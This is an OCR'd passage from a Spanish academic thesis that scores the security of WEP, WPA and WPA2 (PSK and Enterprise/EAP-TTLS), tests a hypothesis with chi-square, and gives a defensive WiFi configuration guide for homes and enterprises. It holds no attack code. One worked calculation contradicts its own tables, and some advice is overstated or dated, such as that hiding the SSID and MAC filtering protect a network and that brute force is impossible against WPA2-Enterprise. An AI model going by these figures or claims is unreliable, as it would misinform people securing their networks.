


Figura 27 Gráfico Autentificación.

Interpretación.-

WEP realiza una autenticación lo realiza mediante la clave pre-compartida en el medio, no se distribuye automáticamente dejando que la misma sea configurada en cada usuario siendo totalmente inadecuado su uso. Autenticación mutua inexistente ni un servidor con los respectivos protocolos de autenticidad (802.1x EAP-TTLS) que ayude en el proceso de verificación del usuario. Para concluir no soporta negociación de pre-autenticación lo que lo hace que ataques de fragmentación e inyección y en especial ataques de contraseñas (fuerza bruta y de diccionarios) sean posibles. (Anexo A1)

WPA y WPA2 PSK igual que WEP no existe una distribución automática de claves ya que se pre-comparte en el medio y el saludo inicial o “4-wayhandshake”solo es necesario capturar las seis primeras tramas intercambiadas entre el usuario y el AP para obtener la clave por lo que ataques de contraseñas (fuerza bruta y de diccionarios) son posibles (Anexo A2 para WPA y Anexo A3 para WPA2). Tampoco hay una autenticación mutua no existe un servidor y por ende protocolos de autenticación no están presentes la clave PSK hace el rol de este.

WPA2 en sus dos modos permite realizar pre-autenticación, es útil ya que permite a usuarios establecer procesos de autenticación con puntos de accesos próximos antes de completar la autenticación con el seleccionado, impidiendo de esta manera falsear un AP y evitar ataques de fragmentación e inyección (Anexo A3).

WPA y WPA2 en su modo Enterprise con 802.1x EAP-TTLS ofrece una autenticación fuerte mutua, se autentica al usuario con credenciales basadas en nombre de usuario y contraseñas, establece una doble fase de autenticación una externa en donde se obtiene un canal de comunicación seguro y una interna las credenciales del usuario son enviadas, por lo que ataques de contraseñas (fuerza bruta y de diccionarios) no son posibles. (Anexo A1)

Se ha probado las vulnerabilidades descubiertas hasta la fecha para cada uno de los protocolos inalámbricos siendo así:

Tabla 30. Porcentaje total de cada Protocolo Analizado

	PI	INDICES	WEP	WPA		WPA2	
				PSK	ENT / TTLS	PSK	ENT / TTLS
PWI	16	Confidencialidad	4	11	11	16	16
	12	Integridad	0	9	9	12	12
	8	Disponibilidad	2	2	4	4	4
	20	Autentificación	0	0	16	4	20
PT_PW			6	22	40	36	52
PT			56				
%PW			10.7	39.28	71.42	64.28	92.85

De donde:

$$PT = \sum(Pi)$$

PT = 16(indicador1)+12(indicador2)+8(Indicador3)+20(indicador4)= 56

Puntaje total de cada Protocolo Analizado: PT_PW= ∑(Pwi)

Porcentaje total de cada Protocolo Analizado: (%PW)= (PT_PW / PT)*100%




Figura 28 Porcentaje Total Protocolos Inalámbricos.

WEP tiene un 10.7% de seguridad, WPA PSK es seguro en un 39.28% y WPA/ ENT en un 71.42%, WPA2 PSK es seguro en un 64.28% y WPA2/ENT en un 92.85%. La tabla 25 muestra los resultados obtenidos del análisis en el acceso seguro a las redes inalámbricas mediante los mecanismos de seguridad propuestos.

Las contramedidas de cada protocolo frente a su vulnerabilidad asociada lo resuelve de distinta manera cada uno siendo lo siguiente:

Tabla 31. Resultados análisis contramedidas en el acceso seguro

IDENTIFICADOR	INDICES	WEP					WPA										WPA2									
							PSK					ENT / TTLS					PSK					ENT / TTLS				
		0	1	2	3	4	0	1	2	3	4	0	1	2	3	4	0	1	2	3	4	0	1	2	3	4
Confidencialidad	Algoritmo de cifrado mejorado		X						X					X							X					X
	Tamaño de algoritmo de cifrado			X						X					X						X					X
	cifrado generado dinámicamente	X								X					X						X					X
	VI cifrado y mejorado		X							X					X						X					X
Integridad	Integridad de la cabecera	X								X					X						X					X
	Integridad cifrada	X								X					X						X					X
	Integridad dependiente de la llave y VI	X								X					X						X					X
Disponibilidad	Evita desasociación		X					X					X					X					X			
	Excluye la inserción de tráfico		X					X							X					X					X	
Autentificación	Soporta negociación de pre-autenticación	X					X					X									X					X
	Distribución automática de clave	X					X									X	X									X
	Autenticación de usuario	X					X									X	X									X
	Permite autenticación mutua	X					X									X	X									X
	Uso de protocolos de autenticación	X					X									X	X									X
Total		9	4	1	0	0	5	2	1	6	0	1	1	1	7	4	4	1	0	1	8	0	1	0	1	12

4.3. Valorización de los resultados

Para la valorización veamos un ejemplo: el protocolo WEP obtuvo un valor de 1 en la escala de 0 a 4 equivale al 25%, y si el protocolo tuviera una ponderización de 4 entonces necesitamos saber cuánto representa ese 25% de 5 entonces se haría así:

WEP:

Ponderización:	4
Valor en la escala:	1= (25%)
Valor numérico:	25% de 4 = 1

También se debe indicar que para describir el acceso seguro se considera los siguientes aspectos que se describe brevemente:

Tabla 32. Consideraciones Acceso Seguro

CATEGORIA	VALORACIÓN	DESCRIPCION	ABREVIATURA
Totalmente Inadecuado	0	Acceso Seguro Bajo	ASB
Inadecuado	1		
Poco Adecuado	2	Acceso Seguro Moderado	ASM
Adecuado	3	Acceso Seguro Alto	ASA
Muy Adecuado	4		

Tabla 33. Valorización Variable Dependiente

	WEP					WPA										WP2									
						PSK					ENT / TTLS					PSK					ENT / TTLS				
	0	1	2	3	4	0	1	2	3	4	0	1	2	3	4	0	1	2	3	4	0	1	2	3	4
Total	9	4	1	0	0	5	2	1	6	0	1	1	1	7	4	4	1	0	1	8	0	1	0	1	12
	0	1	0.50	0	0	0	0.50	0.50	4.50	0	0	0.25	0.50	5.25	4	0	0.25	0	0.75	8	0	0.25	0	0.75	12
	1		0,5	0		0,5		0,5	4,5		0,25		0,5	9,25		0,25		0	8,75		0,25		0	12,75	
	ASB		ASM	ASA		ASB		ASM	ASA		ASB		ASM	ASA		ASB		ASM	ASA		ASB		ASM	ASA	

4.4. Prueba de la Hipótesis

Las hipótesis científicas son sometidas a prueba para determinar si son apoyadas o refutadas de acuerdo con lo que el investigador observa, no podemos probar que una hipótesis sea verdadera o falsa, sino argumentar que fue apoyada o no de acuerdo con ciertos datos obtenidos en la investigación.

Por lo tanto no existe un método que permita saber con seguridad que una desviación es el resultado exclusivo del azar, sin embargo hay pruebas estadísticas que permiten determinar algunos límites de confianza. Una de estas es la prueba del Chi-cuadrado (X^2) que permite calcular la probabilidad de obtener resultados que únicamente por efecto del azar se desvíen de las expectativas en la magnitud observada si una solución a un problema es correcta.

Una prueba de hipótesis estadística es una regla que con base en una hipótesis nula (H_0).nos ayuda a decidir si esta se acepta o rechaza.

Planteamiento de la hipótesis

H_I = El análisis de vulnerabilidades de protocolos de protección y autenticación inalámbrico permitirá escoger una tecnología adecuada para el acceso seguro en redes WIFI.

H_0 = El análisis de vulnerabilidades de protocolos de protección y autenticación inalámbrico no permitirá escoger una tecnología adecuada para el acceso seguro en redes WIFI.

Nivel de significación:

$$\alpha = 0.05$$

Criterio

Rechace la H_0 si $X_c^2 \geq X_t^2$ (1)

X_c^2 = chi cuadrado calculado.

X_t^2 = chi cuadrado de tabla.

Tabla de Contingencia de lo observado

Tabla 34. Tabla de contingencia de lo Observado

DEPENDIENTE	INDICES	WEP	WPA		WP2		TOTAL
			PSK	ENT / TTLS	PSK	ENT / TTLS	
Tecnología adecuada para el acceso seguro de datos en redes Wifi	Acceso seguro Alto	0	4,5	9,25	8,75	12,75	35,25
	Acceso Seguro Moderado	0,5	0,5	0,5	0	0	1,5
	Acceso Seguro Bajo	1	0,5	0,25	0,25	0,25	2,25
TOTAL		1,5	5,5	10	9	13	39

La frecuencia esperada de cada celda, se calcula mediante la siguiente fórmula aplicada a la tabla de frecuencias observadas.

$$f_e = \frac{(total\_fila)(tota\_columna)}{N} \quad \textbf{(2)}$$

Donde N es el número total de frecuencias observadas.

Para la primera celda la frecuencia esperada sería:

$$f_e = \frac{(31,5)(1,75)}{35,75} = 1,54$$

Tabla de frecuencias de lo esperado

Tabla 35. Tabla de frecuencias de lo esperado

DEPENDIENTE	INDICES	WEP	WPA		WP2		TOTAL
			PSK	ENT / TTLS	PSK	ENT / TTLS	
Tecnología adecuada para el acceso seguro de datos en redes Wifi	Acceso seguro Alto	1,36	4,97	9,04	8,13	11,75	35,25
	Acceso Seguro Moderado	0,06	0,21	0,38	0,35	0,50	1,5
	Acceso Seguro Bajo	0,09	0,32	0,58	0,52	0,75	2,25
TOTAL		1,5	5,5	10	9	13	39

En base a la tabla de lo esperado y de lo observado obtenemos la tabla de Chi - Cuadrado (X_c^2) con la siguiente fórmula:

$$X_c^2 = \sum \frac{(O-E)^2}{E} \qquad \textbf{(3)}$$

Dónde:

O = el número observado

E = el número esperado, y

∑ = es la sumatoria de todos los valores posibles de $(O – E)^2 / E$.

Tabla 36. Tabla de cálculo chi cuadrado

HIPOTESIS	PROTOCOLO		O	E	O-E	$(O-E)^2$	$(O-E)^2/E$
El análisis de vulnerabilidades de protocolos de protección y autenticación inalámbrico permitirá escoger una tecnología adecuada para el acceso seguro en redes Wifi	WEP	Acceso seguro Alto	0.00	1.36	-1.36	1.84	1.36
		Acceso Seguro Moderado	0.50	0.06	0.44	0.20	3.39
		Acceso Seguro Bajo	1.00	0.09	0.91	0.83	9.64
	WPA /PSK	Acceso seguro Alto	4.50	4.97	-0.47	0.22	0.04
		Acceso Seguro Moderado	0.50	0.21	0.29	0.08	0.39
		Acceso Seguro Bajo	0.50	0.32	0.18	0.03	0.11
	WPA / ENT	Acceso seguro Alto	9.25	9.04	0.21	0.04	0.00
		Acceso Seguro Moderado	0.50	0.38	0.12	0.01	0.03
		Acceso Seguro Bajo	0.25	0.58	-0.33	0.11	0.19
	WPA2 / PSK	Acceso seguro Alto	8.75	8.13	0.62	0.38	0.05
		Acceso Seguro Moderado	0.00	0.35	-0.35	0.12	0.35
		Acceso Seguro Bajo	0.25	0.52	-0.27	0.07	0.14
	WPA2 / ENT	Acceso seguro Alto	12.75	11.75	1.00	1.00	0.09
		Acceso Seguro Moderado	0.00	0.50	-0.50	0.25	0.50
		Acceso Seguro Bajo	0.25	0.75	-0.50	0.25	0.33
						X_c^2	16,61

Determinar los grados de libertad que se obtiene del número de filas y el número de columnas de la Tabla de Contingencia.

Dónde:	En nuestro caso:
k = número de filas	k = 3
j = número de columnas	j = 5
v = (k-1)(j-1) = grados de libertad	v = (3-1)(5-1) = 8 grado de libertad

El valor de Chi-cuadrado X_t^2 en la tabla que se presenta en el Anexo 1 y determinar el valor de la probabilidad

Decisión.-. Si la probabilidad es alta se considera que los datos están de acuerdo con la solución, lo cual no prueba que la solución sea correcta, sino que simplemente no se puede demostrar que sea incorrecta.. Si la probabilidad es baja, se considera que los datos no respaldan a la propuesta de solución.

Los valores para realizar la comprobación de la hipótesis son:

- Probabilidad o nivel de confianza: α = 0.05
- Grados de Libertad: n = 8
- Valor de referencia de chi cuadrado X_t^2 = 15,51
- Valor de chi cuadrado encontrado X_c^2 = 16,61




Figura 29. Criterio Aceptación / Rechazo Ho

Como **X^2 = 16,61** cae en el área de rechazo de Ho, se rechaza la hipótesis nula y se acepta H_l, es decir, la Hipótesis de Investigación.

4.5. Guía Referencial para el Diseño y Configuración del Acceso Seguro en una red WIFI

Ahora debemos tener en cuenta que la seguridad inalámbrica es distinta por el ambiente en que se va a implantar, es decir , no va a ser lo mismo tener una solución en ambientes SOHO (Personal y pequeñas Oficinas) que un modo ENTERPRISE (empresarial y gobierno). Las recomendaciones que a continuación se detalla trata de proporcionar guías que hay que tener en cuenta en el momento de implantar la solución a uno u otro modo de desempeño.

Sin embargo esta tecnología lleva aparejada una serie de riesgos que afectan directamente a la confidencialidad, integridad y disponibilidad de los activos e información. Estos riesgos de Seguridad de la Información se resumen en los siguientes:

- Intercepción y escucha del tráfico en tránsito, que afecta a la confidencialidad de los datos. Permite al atacante espiar el tráfico de red, capturar contraseñas, leer correo electrónico y conversaciones realizadas a través de la red, y obtener información útil sobre la organización interna y la infraestructura de sistemas para preparar un ataque.

- Acceso no controlado a la red interna corporativa. Esto puede ser utilizado por el atacante para acceder a sistemas internos normalmente no accesibles desde el exterior. Si las contramedidas contra riesgos de seguridad habituales están desplegadas en el perímetro de la red, como suele ser habitual, una vez dentro, el atacante tiene vía libre a todos los sistemas de la red interna.

- Un intruso puede usar una red inalámbrica con poca o nula seguridad para acceder de forma gratuita a Internet a través de la red de la empresa. Mientras esto parece en apariencia inocuo, y los activos de información de la

organización no se ven afectados, es una actividad que supone un uso no aceptado de recursos de la empresa por personal no autorizado. Además afecta a la calidad y disponibilidad del servicio de red de los usuarios legítimos, y puede suponer un problema legal para la organización si el intruso utiliza el acceso a Internet de la empresa para realizar acciones ilegales (hacking) o acceso ha contenido de Internet inapropiado (por ejemplo, pornografía infantil).

- Denegación de servicio (DoS). Los servicios de red inalámbrica 802.11 son vulnerables a diferentes ataques de denegación de servicio (por ejemplo, generación de tráfico aleatorio excesivo, generación de puntos de acceso falsos, etc.)

- Un atacante podría instalar un punto de acceso inalámbrico de forma que se confunda con los puntos de acceso legítimos, provocando que un número de usuarios se conecte al del atacante. El atacante reenviaría el tráfico a los puntos de acceso legítimos.

- Un visitante a la empresa podría conectarse a la red con su portátil, de forma inadvertida o conscientemente, sirviendo como punto de entrada de virus, gusanos y troyanos.

4.5.1 Arquitectura SOHO (Pequeñas Oficinas Y Hogar)

Actualmente, los proveedores de servicio de banda a internet, incluyen en su oferta a usuarios residenciales o particulares dispositivos que integran un Access Point WLAN. También, es más común encontrar puntos de acceso inalámbricos en tiendas y departamentos electrónicos de consumo a precios atractivos para el usuario doméstico. En ambos caso el usuario puede crear una red Wlan para el acceso a internet desde cualquier punto o crear una pequeña red local, para interconectar dispositivos.

En cualquier caso, es importante destacar que en instalaciones Wlan SOHO la utilización de mecanismos de protección y autenticación de las comunicaciones queda en manos de los usuarios de las mismas, los aspectos que se deben tomar en cuenta para la instalación de una red inalámbrica SOHO son las mismas que para una empresa grande con la diferencia que para una pequeña oficina no se tiene que administrar una cantidad grande de dispositivos inalámbricos.

Generalmente los puntos de acceso inalámbricos empleados crean redes Wlan que no solo ofrecen cobertura y acceso a red al usuario que ha contratado el servicio, sino que, en muchas ocasiones por las dimensiones o distribución del lugar donde se implanta la Wlan, el área de cobertura puede incluir involuntariamente parcialmente los pisos, edificios próximos o incluso las calles o zonas externas adyacentes. Este hecho tiene como consecuencia que si no se emplean mecanismos de seguridad, cualquier usuario que se ubique en cualquiera de esas áreas externas puede realizar ataques o usurpar el ancho de banda o también tener acceso a otras redes.

Diseño de red .- En esta sección se enumera las normas de diseño básico para dotar de seguridad a una red WLAN SOHO la solución que más se adecua es el mecanismo de seguridad basado en WPA2 PSK.

4.5.1.1 Arquitectura de la red

Como se ve en la figura 35, los elementos clave de una arquitectura de una solución de despliegue de redes WLAN SOHO que implementan un mecanismo de seguridad WPA2 PSK son:

- Usuario
- Access Point
- Protocolos




Figura 30. Arquitectura de red WLAN SOHO

4.5.1.2 Consideraciones Usuario

- Divulgar la información crítica (contraseñas) al menor número de personas posibles.
- En caso de acceder al sistema mediante cualquier dispositivo físico el usuario de este debe ser responsable en como guardar su información y no guardarlo o escribirlo en un papel, más bien memorizar las claves de acceso al mismo.
- Emplear contraseñas fuertes, es decir, contraseñas lo suficientemente largas y que contengan caracteres no alfanuméricos. Las mismas que se entregan manualmente.
- Emplear antivirus y firewall personales y mantenerlos actualizados, tratar en lo posible tener inhabilitado el modo ad-hoc en todos los dispositivos y terminales.

4.5.1.3 Consideraciones Access Point

- Seleccionar puntos de acceso que puedan ser actualizados (vía firmware o software).
- Cambiar los parámetros por defecto de los equipos y comprobar periódicamente si hay disponibles nuevas actualizaciones de seguridad para los equipos y aplicarlas.

- Habilitar el cifrado de tráfico con el protocolo WPA2 PSK (si el equipo no lo soportara usar WPA PSK).

- Asegurar físicamente los puntos de acceso, para evitar que nadie ajeno a la infraestructura SOHO pueda tener acceso a él.

- El SSID es el nombre lógico asociado a una red Wlan. Para evitar el acceso a usuarios no deseados es fundamental deshabilitar el broadcast SSID que, en general, llevan por defecto los puntos de acceso. Aunque este mecanismo ha sido fácilmente vulnerable, sigue siendo recomendable puesto que supone un primer nivel de defensa contra ataques y permite evitar la conexión de usuarios de manera automática a la red, ya que aunque no hagan uso de ella para transmitir información, degradan la conexión de otros usuarios.

- Emplear listas de control de acceso (ACL) para que el acceso a red sea restringido a los clientes cuyas direcciones MAC están contenidas en la tabla ACL en el punto de acceso de la red. Activar la opción de filtrado MAC es útil en este tipo de instalaciones puesto que el número de dispositivos que se conectan en las mismas es reducido y suelen ser los mismos dispositivos.

- Emplear puntos de acceso que permitan bloquear la intercomunicación de usuarios conectados a un mismo AP, mediante la opción “intracell blocking”.

- En caso de emplear los dispositivos corta distancia del punto de acceso, por ejemplo cuando solo se necesita hacer uso de la red Wlan en una habitación, sería conveniente reducir el nivel de potencia de emisión del mismo. De esta forma se evita dar cobertura a un mayor número de usuarios así como interferencias de señal.

4.5.1.4 Consideraciones Protocolo

Se ha explicado con anterioridad que las redes IEEE 802.11 con WPA2 PSK tienen que ser considerada como no muy seguras puesto que es un mecanismo que ha sido vulnerado, si bien es cierto este problema no se debe a un error del protocolo en sí, sino más bien es un error por parte del usuario en el momento de generar claves débiles, tenemos que considerar:

- Generar una clave de más de 8 caracteres, que permitirá que la clave no pueda ser rota por el tiempo que se demoraría, según la siguiente tabla

Tabla 37. Generación de claves posibles – tiempo de rotura

CARACTERES	POSIBILIDADES	TIEMPO	UNIDAD DE TIEMPO
1	26	1	Segundos
2	676	38	Segundos
3	17,576	16	Minutos
4	456,976	7	Horas
5	11,881,376	8	Días
6	308,915,776	7	Meses
7	8,031,810,176	14	Años
8	208,827,064,576	368	Años
9	5,429,503,678,976	9,565	Años
10	141,167,095,653,376	248,688	Años

- Como a veces es difícil encontrar una clave de tantos caracteres que verdaderamente sea una clave segura, es posible utilizar programas que generan claves seguras en este caso para dar un ejemplo usaremos **Wireless Key generator.**

Wireless Key generator es una pequeña herramienta con la que podremos generar claves aleatorias para el router. No necesita instalación, pero se recomienda ponerlo en una carpeta para él sólo.




Figura 31. Wireless Key Generator

El programa nos permitirá crear claves WEP de 64, 128 y 256 bits (10, 26 y 28 caracteres respectivamente), y WPA Light, WPA2 minimum y WPA2 maximum (8, 20 y 63 caracteres).Además, si así lo queremos, también podemos establecer manualmente el número de caracteres.




Figura 32. Wireles Key Generator clave de 20 caracteres

Ahora, se puede en un archivo de texto llamado key.txt, donde quedará constancia de la clave generada.




Figura 33. Clave generada guardada

Un programa muy útil sin duda, pero lo más importante (después de poner una contraseña segura) cambiarla con cierta frecuencia.

4.5.2 Arquitectura ENTERPRISE (Empresarial)

La solución de seguridad para redes Wlan en un entorno empresarial es muy dependiente de las políticas de seguridad que se quieran implantar. No obstante, se debe tener en cuenta que la utilización de excesivas normas de seguridad podría reducir la eficiencia de funcionamiento de una red Wlan.

Diseño seguro de la red

En esta sección se enumera las normas de diseño básico para dotar de seguridad a una red WLAN ENTERPRISE y la solución que más se adecua según nuestro estudio es el mecanismo de seguridad basado en WPA2 ENT con IEEE 802.1x y el protocolo EAP-TTLS para la autenticación de usuarios. Como se ve de manera general en la figura siguiente.




Figura 34. Elementos de una solución WPA2 ENT / EAP-TTLS

4.5.2.1 Políticas Generales

Ingeniería Social

- Educar a los usuarios de la infraestructura para que no comente información sensible (contraseñas) con compañeros o gente desconocida ni escribir las claves de acceso en papel.
- Divulgar la información crítica (contraseñas administrativas,) al mínimo personal posible
- Algunos empleados no pueden darse cuenta de que el despliegue de una Wlan no autorizada (instalar AP a un pueden aumentar los riesgos de seguridad), por ello es conveniente emplear alguna herramienta de detección de intrusos.

Entorno de red

- La implementación de una red Wlan no deben alterar las arquitecturas y recomendaciones ya existentes en el lugar donde se va a llevar a cabo el despliegue. Debe ser hecha respetando las políticas existentes en cuanto a seguridad.

- El administrador debe prestar atención a las contraseñas, una contraseña debe ser lo suficientemente larga y contener caracteres no alfanuméricos y ser cambiada periódicamente.
- Realizar inspecciones físicas periódicas, y emplear herramientas de gestión de red para ver la red rutinariamente y detectar la presencia de AP no autorizados.
- Utilizar perfiles de usuario que permitan control de acceso para usuarios internos o empleados y usuarios invitados (clientes proveedores).

Arquitectura de red

- Las redes wlan deben ser asignadas a una subred dedicada y no compartida con una red LAN. Entre una red Wlan y la red LAN deberá existir una estructura firewall adecuada así como mecanismos de autenticación

- Para proteger los Servidores del entorno Enterprise de ataques DOS, los servicios que se desea prestar a los usuarios inalámbricos deben ubicarse en una zona DMZ que retransmita estas peticiones de los servicios a los servidores de la misma.

Access Point

- Seleccionar puntos de acceso que puedan ser actualizados (vía firmware o software).
- Cambiar los parámetros por defecto de los equipos y comprobar periódicamente si hay disponibles nuevas actualizaciones de seguridad para los equipos y aplicarlas.
- En caso de que la red WLAN este diseñada con AP que puedan soportar varios mecanismos de seguridad (WEP, WPA, WPA2), configurar uno solo.
- Habilitar el cifrado de tráfico con el protocolo WPA2 ENT

- Para evitar el acceso a usuarios no deseados es fundamental deshabilitar el broadcast SSID que, en general, llevan por defecto los puntos de acceso, esto supone un primer nivel de defensa contra ataques y permite evitar la conexión de usuarios de manera automática a la red, ya que aunque no hagan uso de ella para transmitir información, degradan la conexión de otros usuarios.
- Emplear puntos de acceso que permitan bloquear la intercomunicación de usuarios conectados a un mismo AP, mediante la opción “intracell blocking”.
